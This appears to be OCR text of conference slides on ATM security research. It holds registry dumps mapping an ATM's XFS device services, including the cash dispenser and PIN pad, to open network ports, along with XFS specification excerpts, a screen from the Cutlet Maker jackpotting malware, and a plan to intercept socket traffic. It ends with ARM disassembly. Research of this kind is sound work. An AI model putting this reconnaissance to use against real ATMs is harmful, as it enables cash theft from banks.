HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\CheckForHangTimeInSeconds:3600 (DWor
HKEY_LOCAL_MACHINE\Comm\SW ATPPP Modem\Parms\Tcpip\TcpWindowSize:25696
HKEY_LOCAL_MACHINE\Comm\SwiDIPUSBNDIS\DisplayName:SwiDIP Modem (String)

Registry Dump

HKEY_LOCAL_MACHINE\Comm\HTTPD\MaxLogSize:32768 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\LogFileDirectory:\windows\www (String)
HKEY_LOCAL_MACHINE\Comm\HTTPD\NTLM:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\Basic:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\AdminUsers:ADMIN (String)
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/\Default:\windows\www\wwwpub\ (
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/\a:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/MsmqAdmin\Default:\windows\msm
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/MsmqAdmin\a:2 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/Msmq\Default:\windows\srmpIsapi.d
HKEY_LOCAL_MACHINE\Comm\HTTPD\ScriptMap\.wsdl:soapisap.dll (String)
HKEY_LOCAL_MACHINE\Comm\HTTPD\ScriptMap\.wsml:soapisap.dll (String)
HKEY_LOCAL_MACHINE\Comm\UDP2TCP\Port:7438 (DWord)
HKEY_LOCAL_MACHINE\Comm\UDP2TCP\DNS\Port:53 (DWord)
HKEY_LOCAL_MACHINE\Comm\Redir\RegisterFSRoot:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\IrDA\Linkage\Bind:System.String[] (MultiString)
HKEY_LOCAL_MACHINE\Comm\Irsir\Linkage\Route:System.String[] (MultiString)
HKEY_LOCAL_MACHINE\Comm\Irsir1\Parms\IntIR:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir1\Parms\TransceiverType:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\BusNumber:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\BusType:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\IntIR:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\TransceiverType:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\DisablePowerManagement:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\CheckForHangTimeInSeconds:3600 (DWor
HKEY_LOCAL_MACHINE\Comm\SW ATPPP Modem\Parms\Tcpip\TcpWindowSize:25696

Registry Dump

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\Auxiliaries\port
    8001 (DWord)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\Auxiliaries\Class
    SIU (String)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CardReader\port
    8003 (DWord)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CardReader\Class
    IDC (String)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CashDispenser\port
    8004 (DWord)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CashDispenser\Class
    CDM (String)

Registry Dump

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\Auxiliaries\port

    8001 (DWord)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\Auxiliaries\Class

    SIU (String)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CardReader\port

    8003 (DWord)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CardReader\Class

    IDC (String)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CashDispenser\port

    8004 (DWord)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CashDispenser\Class

    CDM (String)

Registry Dump

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\Auxiliaries\port
    8001 (DWord)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\Auxiliaries\Class
    SIU (String)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES**CardReader**\port
    8003 (DWord)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES**CardReader**\Class
    IDC (String)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES**CashDispenser**\port
    8004 (DWord)
HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES**CashDispenser**\Class
    CDM (String)

What are we looking at?

Here’s a hint...

Registry Dump


HKEY_USERS\.DEFAULT**XFS**\LOGICAL_SERVICES\Auxiliaries\port
    8001 (DWord)
HKEY_USERS\.DEFAULT**XFS**\LOGICAL_SERVICES\Auxiliaries\Class
    SIU (String)
HKEY_USERS\.DEFAULT**XFS**\LOGICAL_SERVICES\CardReader\port
    8003 (DWord)
HKEY_USERS\.DEFAULT**XFS**\LOGICAL_SERVICES\CardReader\Class
    IDC (String)
HKEY_USERS\.DEFAULT**XFS**\LOGICAL_SERVICES\CashDispenser\port
    8004 (DWord)
HKEY_USERS\.DEFAULT**XFS**\LOGICAL_SERVICES\CashDispenser\Class
    CDM (String)

XFS!

No, not the filesystem.

What is XFS?

eXtensions for Financial Services


Windows-based applications
XFS APIs
XFS Manager
XFS SPIs
Configuration Information
Service providers

Service Class	Class Name	Class Identifier
Printers	PTR	1
Identification Card Units	IDC	2
Cash Dispensers	CDM	3
PIN Pads	PIN	4
Check Readers and Scanners	CHK	5
Depository Units	DEP	6
Text Terminal Units	TTU	7
Sensors and Indicators Units	SIU	8
Vendor Dependent Mode	VDM	9
Cameras	CAM	10
Alarms	ALM	11
Card Embossing Units	CEU	12
Cash-In Modules	CIM	13
Card Dispensers	CRD	14
Barcode Readers	BCR	15
Item Processing Modules	IPM	16

ATM
INSIDE

CWA16926

In March 2015, the CEN XFS Workshop released version 3.30 of the XFS specification under CWA 16926. The version 3.30 release extends the functionality and capabilities of the existing devices covered by the specification, but does not include any new device classes. Notable enhancements include support for EMV Intelligent Contactless Readers, TR34, Encrypting Touch Screen, enhanced reporting of shutter jam status for various devices and the addition of new commands to allow better support for the Asian marketplace.

Migration from previous 3.x releases to 3.30 should be a manageable effort as the XFS 3.30 release was designed with backwards compatibility in mind. However, in order to assist with this effort a set of migration documents have been produced and are available within the CWA. The additional features supported in the existing device classes are detailed in these migration documents, and it is recommend that they should be used as a guide to the enhancements and new features contained in the release. "

Extensions for Financial Services (XFS) interface specification Release 3.30 (all documents are in PDF format):

Part 1: Application Programming Interface (API) - Service Provider Interface (SPI) - Programmer's Reference

Part 2: Service Class Definition - Programmer's Reference

Part 3: Printer and Scanning Device Class Interface - Programmer's Reference

Part 4: Identification Card Device Class Interface - Programmer's Reference

Part 5: Cash Dispenser Device Class Interface - Programmer's Reference

Part 6: PIN Keypad Device Class Interface - Programmer's Reference

Part 7: Check Reader/Scanner Device Class Interface - Programmer's Reference

Part 8: Depository Device Class Interface - Programmer's Reference

Part 9: Text Terminal Unit Device Class Interface - Programmer's Reference

Part 10: Sensors and Indicators Unit Device Class Interface - Programmer's Reference

Part 11: Vendor Dependent Mode Device Class Interface - Programmer's Reference

Part 12: Camera Device Class Interface - Programmer's Reference

Part 13: Alarm Device Class Interface - Programmer's Reference

Part 14: Card Embossing Unit Device Class Interface - Programmer's Reference

ftp://ftp.cen.eu/CWA/CEN/WS-XFS/CWA16926/CWA 16926-1.pdf

CEN

WORKSHOP

AGREEMENT

CWA 16926-5

August 2015

ICS 35.200; 35.240.15; 35.240.40

English version

Extensions for Financial Services (XFS) interface specification Release 3.30 - Part 5: Cash Dispenser Device Class Interface - Programmer's Reference

This CEN Workshop Agreement has been drafted and approved by a Workshop of representatives of interested parties, the constitution of which is indicated in the foreword of this Workshop Agreement.

The formal process followed by the Workshop in the development of this Workshop Agreement has been endorsed by the National Members of CEN but neither the National Members of CEN nor the CEN-CENELEC Management Centre can be held accountable for the technical content of this CEN Workshop Agreement or possible conflicts with standards or legislation.

This CEN Workshop Agreement can in no way be held as being an official standard developed by CEN and its Members.

This CEN Workshop Agreement is publicly available as a reference document from the CEN Members National Standard Bodies.

CEN members are the national standards bodies of Austria, Belgium, Bulgaria, Croatia, Cyprus, Czech Republic, Denmark, Estonia, Finland, Former Yugoslav Republic of Macedonia, France, Germany, Greece, Hungary, Iceland, Ireland, Italy, Latvia, Lithuania, Luxembourg, Malta, Netherlands, Norway, Poland, Portugal, Romania, Slovakia, Slovenia, Spain, Sweden, Switzerland, Turkey and United Kingdom.

CEN

WORKSHOP

AGREEMENT

CWA 16926-5

August 2015

ICS 35.200; 35.240.15; 35.240.40

English version

Extensions for Financial Services (XFS) interface specification Release 3.30 - Part 5: Cash Dispenser Device Class Interface - Programmer's Reference

This CEN Workshop Agreement has been drafted and approved by a Workshop of representatives of interested parties, the constitution of which is indicated in the foreword of this Workshop Agreement.

The formal process followed by the Workshop in the development of this Workshop Agreement has been endorsed by the National Members of CEN but neither the National Members of CEN nor the CEN-CENELEC Management Centre can be held accountable for the technical content of this CEN Workshop Agreement or possible conflicts with standards or legislation.

This CEN Workshop Agreement can in no way be held as being an official standard developed by CEN and its Members.

This CEN Workshop Agreement is publicly available as a reference document from the CEN Members National Standard Bodies.

CEN members are the national standards bodies of Austria, Belgium, Bulgaria, Croatia, Cyprus, Czech Republic, Denmark, Estonia, Finland, Former Yugoslav Republic of Macedonia, France, Germany, Greece, Hungary, Iceland, Ireland, Italy, Latvia, Lithuania, Luxembourg, Malta, Netherlands, Norway, Poland, Portugal, Romania, Slovakia, Slovenia, Spain, Sweden, Switzerland, Turkey and United Kingdom.

Generic hacker photo

CUTLET MAKER 1.0 F
HO-HO-HO!
LET'S MAKE SOME
CUTLETS
TODAY!
Code: 16517234
CHECK HEAT
CHECK HEAT
CHECK HEAT
CHECK HEAT
Stop!
Reset
start cooking!
start cooking!
start cooking!
start cooking!

Back to the ports

Something related to XFS...

Registry Dump

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\Auxiliaries\port

    8001 (DWord)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\Auxiliaries\Class

    SIU (String)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CardReader\port

    8003 (DWord)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CardReader\Class

    IDC (String)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CashDispenser\port

    8004 (DWord)

HKEY_USERS\.DEFAULT\XFS\LOGICAL_SERVICES\CashDispenser\Class

    CDM (String)

	A	B	C	D
1	**Registry Key**	**Class**	**Port**	
2	Auxiliaries	SIU	8001	
3	Doors	SIU	8001	
4	GuideLights	SIU	8001	
5	Indicators	SIU	8001	
6	Sensors	SIU	8001	
7	Camera	CAM	8002	
8	CardReader	IDC	8003	
9	CashDispenser	CDM	8004	
10	Encryptor	PIN	8006	
11	OperatorPanel	TTU	8009	
12	ReceiptPrinter	PTR	8010	
13	RFIDReader	IDC	8011	
14	VendorDependentMode	VDM	8012	

Sheet1

	A	B
1	**Registry Key**	**Class**
2	Auxiliaries	SIU
3	Doors	SIU
4	GuideLights	SIU
5	Indicators	SIU
6	Sensors	SIU
7	Camera	CAM
8	CardReader	IDC
9	CashDispenser	CDM
10	Encryptor	PIN
11	OperatorPanel	TTU
12	ReceiptPrinter	PTR
13	RFIDReader	IDC
14	VendorDependentMode	VDM

Sheet1

Service Class	Class Name
Printers	PTR
Identification Card Units	IDC
Cash Dispensers	CDM
PIN Pads	PIN
Check Readers and Scanners	CHK
Depository Units	DEP
Text Terminal Units	TTU
Sensors and Indicators Units	SIU
Vendor Dependent Mode	VDM
Cameras	CAM
Alarms	ALM
Card Embossing Units	CEU
Cash-In Modules	CIM
Card Dispensers	CRD
Barcode Readers	BCR
Item Processing Modules	IPM

Open Ports

Open Ports + XFS


Open Ports + XFS =

Packet structure?

Can connect to the ports, but don’t see any traffic.

Let’s sniff them.

How do the packets smell?


Microsoft
Windows CE
Initializing...
E-mail
Fax
Clock
Calc
Voice
Key Sound
Contrast –
Contrast +
PHENOM
Packard Bell

Wireshark version for Win CE

0

Is there a Wireshark version I can use on a Windows CE mobile computer?

version question

asked **11 Oct '17, 11:02**

Chris K
6●1●1●2
accept rate: 0%

One Answer:

active answers | oldest answers | newest answers | **popular answers**

0

> Is there a Wireshark version I can use on a Windows CE mobile computer?

No.

permanent link

answered **11 Oct '17, 11:24**

Guy Harris ♦♦
17.4k●3●35●196
accept rate: 19%


WinCE does have packet capture abilities...

But it’s not built into the ATM image

JTAG!

to do :


- ~~find open ports~~
- intercept socket create calls
- map socket handles to services
- intercept socket send and recv calls
- save all traffic
- acquire outlets





```
loc_105BD4
LDR     R1, =aDefaultXfsLogi ; ".DEFAULT\\XFS\\LOGICAL_SERVICES\\"
MOV     R0, #0xFFFFF9FF
EOR     R0, R0, #0x5B
ADD     R0, R11, R0     ; char *
BL      strcpy
LDR     R3, [R11,#lpvThreadParam]
ADD     R3, R3, #0x20 ; ' '
LDR     R1, [R3]        ; char *
MOV     R0, #0xFFFFF9FF
EOR     R0, R0, #0x5B
ADD     R0, R11, R0     ; char *
BL      strcat
MOV     R0, #0xFFFFF9FF
EOR     R0, R0, #0x5B
ADD     R0, R11, R0     ; char *
BL      strlen
STR     R0, [R11,#var_50]
MOV     R3, #0x100
STR     R3, [SP,#0x66C+cchWideChar] ; cchWideChar
SUB     R3, R11, #-WideCharStr
STR     R3, [SP,#0x66C+lpWideCharStr] ; lpWideCharStr
LDR     R3, [R11,#var_50]
ADD     R3, R3, #1      ; cbMultiByte
MOV     R2, #0xFFFFF9FF
EOR     R2, R2, #0x5B
ADD     R2, R11, R2     ; lpMultiByteStr
MOV     R1, #0          ; dwFlags
MOV     R0, #0          ; CodePage
BL      MultiByteToWideChar
SUB     R3, R11, #-phkResult
